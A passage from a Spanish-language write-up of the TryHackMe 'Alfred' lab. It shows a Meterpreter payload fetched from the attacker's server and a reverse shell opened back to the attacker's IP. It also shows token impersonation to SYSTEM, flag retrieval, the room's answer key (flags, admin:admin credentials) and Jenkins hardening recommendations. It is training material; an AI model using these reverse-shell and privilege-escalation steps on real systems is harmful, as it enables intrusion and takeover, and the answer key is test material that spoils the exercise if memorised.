10.10.104.225 - - [24/Nov/2024 20:47:54] "GET /meterpreter.exe HTTP/1.1" 200 -
```

Figura 28. Creando un servidor local

Recibiendo el Reverse Shell

Usamos el multi/handler para recibir la conexión entrante del reverse shell y obtener acceso con Meterpreter:

```
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.13.72.214:8888
```

Figura 29. multi/handler

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

Tras ejecutar el reverse shell desde la máquina objetivo, se ingresa al sistema como Meterpreter, lo cual se muestra en las siguientes imágenes:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.13.72.214:8888
[*] Sending stage (177734 bytes) to 10.10.104.225
[*] Meterpreter session 1 opened (10.13.72.214:8888 → 10.10.104.225:49387) at 2024-11-24 21:17:09 -0500
meterpreter > 
```

Figura 30. Ingreso como meterpreter

Escalando Privilegios con Incognito

Una vez dentro del sistema con Meterpreter, se puede utilizar el módulo Incognito para suplantar tokens de otros usuarios con mayores privilegios. Primero, verificamos qué tokens están disponibles:

```
meterpreter > getuid
Server username: alfred\bruce
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > list_token -g
[-] Unknown command: list_token. Did you mean list_tokens? Run the help command for more details.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauclnt
```

Figura 31. Lista de tokens para impersonar

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred


```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
```

Migración a un Proceso de Sistema

```

0 0 [System Process] x64 0
4 0 System x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
196 0 smss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
524 216 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
572 364 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
580 516 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
680 364 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
664 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
666 380 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
676 360 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
684 500 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsm.exe
772 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
800 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
864 668 AUTHENT\l1tagent.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
920 668 logonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\logonUI.exe
936 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
984 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1012 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1076 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1228 668 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1256 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1372 668 amazon-ssm-agent.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1448 668 l1tagent.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1476 668 l1tagent.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\Kentools\l1tAgent.exe
1504 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1640 668 Jenkins.exe x64 0 alfred\bruce C:\Program Files (x86)\Jenkins\Jenkins.exe
1732 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1848 1648 java.exe x64 0 alfred\bruce C:\Program Files (x86)\Jenkins\jre\bin\java.exe
1848 668 EC2Config.exe x64 0 NT AUTHORITY\SYSTEM C:\Program Files\Amazon\EC2Config\Service\EC2Config.exe
1928 524 cmdhost.exe x64 0 alfred\bruce C:\Windows\System32\cmdhost.exe
2080 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
2172 524 cmdhost.exe x64 0 alfred\bruce C:\Windows\System32\cmdhost.exe
2364 668 TrustedInstaller.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\ServingTrust\TrustedInstaller.exe
2412 524 cmdhost.exe x64 0 alfred\bruce C:\Windows\System32\cmdhost.exe
2416 772 WinPrvSvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\WinPrvSvc.exe
2500 2908 powershell.exe x64 0 alfred\bruce C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2676 2132 meterpreter.exe x64 0 alfred\bruce C:\Program Files (x86)\Jenkins\workspace\project\meterpreter.exe
2696 668 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe
2740 1848 cmd.exe x64 0 alfred\bruce C:\Windows\System32\cmd.exe
2772 2748 powershell.exe x64 0 alfred\bruce C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2816 668 npsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svcsrv.exe
2900 1648 cmd.exe x64 0 alfred\bruce C:\Windows\System32\cmd.exe

```

***** SOLO PARA USO EDUCATIVO*****

5. Banderas

Una vez escalados los privilegios, el siguiente paso es buscar las banderas, user.txt y root.txt. Utilizamos el comando find para localizarlas en el sistema:

```
meterpreter > search -f root.txt
Found 1 result...

Path                                     Size (bytes)  Modified (UTC)
-----
c:\Windows\System32\config\root.txt      70            2019-10-26 07:36:00 -0400

meterpreter > search -f user.txt
Found 1 result...

Path                                     Size (bytes)  Modified (UTC)
-----
c:\Users\bruce\Desktop\user.txt          32            2019-10-25 18:22:36 -0400
```

Figura 34. Buscando el archivo user.txt y root.txt

Una vez localizados los archivos, usamos el comando cat para leer el contenido de cada archivo:

```
meterpreter > cat c:/Windows/System32/config/root.txt
♦♦dff0f748678f280250f25a45b8046b4a
meterpreter >
meterpreter > cat c:/Users/bruce/Desktop/user.txt
79007a09481963edf2e1321abd9ae2a0meterpreter > █
```

Figura 35. Contenido del archivo user.txt y root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 3. Banderas máquina Alfred

Bandera	Contenido
User.txt	79007a09481963edf2e1321abd9ae2a0
root.txt	dff0f748678f280250f25a45b8046b4a

6. Resolución de preguntas en TRYHACKME

Tarea 1: Acceso Inicial

1.1.- ¿Cuántos puertos están abiertos? (TCP solamente)

Esto se hizo en la fase de reconocimiento y se obtuvo la siguiente imagen

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

```
kali@kali: ~/Desktop/Alfred/MQ3/
$ rustscan -u 10.10.167.186

[+] The Modern Day Port Scanner.
+ http://discord.skezzitts.blog
+ https://github.com/RustScan/RustScan
RustScan: Where '404 Not Found' meets '200 OK'.

[-] The config file is expected to be at "/home/kali/.rustscan.toml"
File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.167.186:10000
Open 10.10.167.186:2000
Open 10.10.167.186:8000

[-] Starting Script(s)
[-] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 17:42 EST
Initiating Ping Scan at 17:42
Scanning 10.10.167.186 [4 ports]
Completed Ping Scan at 17:42, 3.03s elapsed (1 total hosts)
Nmap scan report for 10.10.167.186 [host down, received no-response]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.09 seconds
Raw packets sent: 8 (384B) | Rcvd: 0 (0B)
```

Figura 36. Respuesta 1.1

Respuesta:3

1.2.- ¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión? (en el formato nombre de usuario:contraseña)

Esto se hizo en la fase de explotación de vulnerabilidades y se obtuvo lo siguiente:

I am a Mac OS user & following credential pair worked for me:

Username: **admin**

Password: **admin**

Share Improve this answer Follow

Figura 37. Respuesta 1.2

Respuesta:admin:admin

1.3.- ¿Cuál es el contenido de la bandera user.txt?

Esto se realizo en la fase de banderas y se obtuvo lo siguiente:

```
meterpreter > cat c:/Windows/System32/config/root.txt
♦♦dff0f748678f280250f25a45b8046b4a
meterpreter >
meterpreter > cat c:/Users/bruce/Desktop/user.txt
79007a09481963edf2e1321abd9ae2a0meterpreter > █
```

Figura 38. Respuesta 1.3 y 3.1

Respuesta:79007a09481963edf2e1321abd9ae2a0

Tarea 2: Conmutando Shells

2.1.- ¿Cuál es el tamaño final de la carga útil exe que generó?

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

No se menciona durante el proceso el tamaño. Sin embargo, la respuesta lo muestra la siguiente imagen:

```
[~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell-name.exe
```

Figura 39. Respuesta 2.1

Respuesta: 73802

Tarea 3: Escalada Privilegio

3.1.- Lea el archivo root.txt ubicado en C:\Windows\System32\config

Esto se hizo en la fase de banderas y la imagen de la respuesta esta en la respuesta 1.3

Respuesta: dff0f748678f280250f25a45b8046b4a

Tabla de respuesta

Tabla de respuesta TRYHACKME	
Pregunta	Respuesta
Tarea 1	
¿Cuántos puertos están abiertos? (TCP solamente)	3
¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión? (en el formato nombre de usuario:contraseña)	admin:admin
¿Cuál es el contenido de la bandera user.txt?	79007a09481963edf2e1321abd9ae2a0
Tarea 2	
¿Cuál es el tamaño final de la carga útil exe que generó?	73802
Tarea 3	
Lea el archivo root.txt ubicado en C:\Windows\System32\config	dff0f748678f280250f25a45b8046b4a

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred

7. Conclusiones y Recomendaciones

Conclusiones

- **Falta de seguridad básica en las credenciales:**
El uso de credenciales predeterminadas como admin/admin demuestra una mala práctica de seguridad. Esto permitió un acceso no autorizado al sistema Jenkins, exponiendo la infraestructura a riesgos críticos.
- **Configuración insegura de Jenkins:**
Jenkins, por defecto, permite ejecutar scripts arbitrarios en sus proyectos. Esta funcionalidad no controlada fue explotada para inyectar un reverse shell, lo que permitió un control remoto completo del servidor.
- **Privilegios excesivos para Jenkins:**
La cuenta con la que se ejecuta Jenkins tenía privilegios elevados en el sistema. Esto permitió que el atacante usara Meterpreter para robar un token administrativo e impersonarlo, escalando privilegios.
- **Impacto crítico para la organización:**
Este incidente resalta la importancia de proteger aplicaciones críticas como Jenkins, ya que puede convertirse en un vector de ataque para comprometer toda la infraestructura.

Recomendaciones

- **Cambiar inmediatamente las credenciales predeterminadas:**
Asegúrate de que todas las cuentas administrativas y de servicio usen contraseñas fuertes y únicas. Implementa políticas de cambio regular de contraseñas.
- **Restringir permisos de Jenkins:**
Ejecuta Jenkins con una cuenta de servicio con privilegios mínimos necesarios (principio de privilegios mínimos). Esto limitará el impacto de un compromiso.
- **Configurar seguridad en Jenkins:**
Habilita autenticación fuerte (como LDAP o SSO).
Deshabilita la ejecución de scripts arbitrarios en proyectos cuando no sea necesario.
Implementar monitoreo y detección:
- **Endurecer la configuración del sistema operativo:**
Asegúrate de que todas las cuentas de administrador estén protegidas con contraseñas seguras y únicas.
- **Formación del equipo y mejores prácticas:**
Capacita a los administradores y desarrolladores sobre las mejores prácticas de seguridad en Jenkins y la importancia de mantener configuraciones seguras.
- **Parchear y actualizar Jenkins regularmente:**
Mantén Jenkins y sus plugins actualizados para mitigar vulnerabilidades conocidas que puedan ser explotadas.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Alfred